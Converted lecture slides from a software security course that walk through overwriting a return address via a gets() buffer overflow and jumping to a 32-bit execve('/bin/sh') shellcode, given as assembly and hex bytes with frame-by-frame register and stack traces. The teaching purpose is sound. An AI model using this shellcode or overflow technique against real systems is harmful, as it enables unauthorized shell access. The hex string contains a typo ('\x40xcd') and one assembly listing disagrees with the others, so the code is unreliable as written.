

NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Overwrite a return address and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
    char buf[40];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

How to overwrite the return address?

Inject data big enough...

What to overwrite the return address?


Whatever we want?

What code to execute?

Something that give us more control??


Stack-based Buffer Overflow

Function Frame of Vulfoo




Stack-based Buffer Overflow

Function Frame of Vulfoo



Stack-based Buffer Overflow

Function Frame of Vulfoo




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.


Stack-based Buffer Overflow

Function Frame of Vulfoo



Stack-based Buffer Overflow

Function Frame of Vulfoo



Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
push  eax
push  ebx
mov   ecx,esp
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

<http://shell-storm.org/shellcode/files/shellcode-811.php>

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

Making a System Call in x86 Assembly

EXECVE(2) Linux Programmer's Manual

NAME
execve - execute program

SYNOPSIS
`#include <unistd.h>`
`int execve(const char *filename, char *const argv[],
char *const envp[]);`

Diagram illustrating the arguments passed to `execve` and their corresponding x86 registers:

- `filename` (EBX): `/bin/sh, 0x0`
- `argv` (EDX): `0x00000000`
- `envp` (ECX): `Address of /bin/sh, 0x00000000`

`eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)`

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
```

```
push  eax
```

```
push  0x68732f2f
```

```
push  0x6e69622f
```

```
mov   ebx,esp
```

```
mov   ecx,eax
```

```
mov   edx,eax
```

```
mov   al,0xb
```

```
int   0x80
```

```
xor   eax,eax
```

```
inc   eax
```

```
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
```

```
                  "\x68\x68\x2f\x62\x69\x6e\x89"
```

```
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
```

```
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;

ebx

ecx

edx

H Stack:

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

00 00 00 00

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

2f 62 69 6e 2f 2f 73 68
/ b i n / / s h

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	 	Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	\$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	((72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051))	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[[123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174	|	
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135]]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

Source: www.LookupTables.com

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx = 0
edx

H Stack:
 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx = 0
edx = 0

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0xb; 11 in decimal
ebx
ecx = 0
edx = 0

H Stack:
00 00 00 00
2f 2f 73 68
2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
```

```
int  0x80
```

```
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0xb; 11 in decimal

ebx

ecx = 0

edx = 0

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

If successful, a new process “/bin/sh” is created!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
```

```
int  0x80
```

```
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0xb; 11 in decimal, execve()

ebx

ecx = 0

edx = 0

H Stack:
00 00 00 00
2f 2f 73 68
2f 62 69 6e

L

L

H

If not successful, let us clean it up!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
```

```
xor  eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x0;
ebx
ecx = 0
edx = 0

H Stack:
 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

If not successful, let us clean it up!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
int  0x80
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0

H Stack:
 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

If not successful, let us clean it up!

```
xor  eax, eax
push eax
push 0x68732f2f
push 0x6e69622f
mov  ebx, esp
mov  ecx, eax
mov  edx, eax
mov  al, 0xb
int  0x80
xor  eax, eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0

H Stack:
00 00 00 00
2f 2f 73 68
2f 62 69 6e

L

L

H

Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
    char buf[40];

    gets(buf);
    return 0;
}


int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

How much data we need to overwrite RET?

Overflowret4_32

```
000011ed <vulfoo>:  
 11ed: f3 0f 1e fb    endbr32  
 11f1: 55             push  ebp  
 11f2: 89 e5          mov   ebp,esp  
 11f4: 83 ec 38        sub   esp,0x38  
 11f7: 83 ec 0c        sub   esp,0xc  
 11fa: 8d 45 d0        lea   eax,[ebp-0x30]  
 11fd: 50             push  eax  
 11fe: e8 fc ff ff ff  call  11ff <vulfoo+0x12>  
1203: 83 c4 10        add   esp,0x10  
1206: b8 00 00 00 00  mov   eax,0x0  
120b: c9             leave  
120c: c3             ret
```

ebp




How much data we need to overwrite RET?

Overflowret4_32

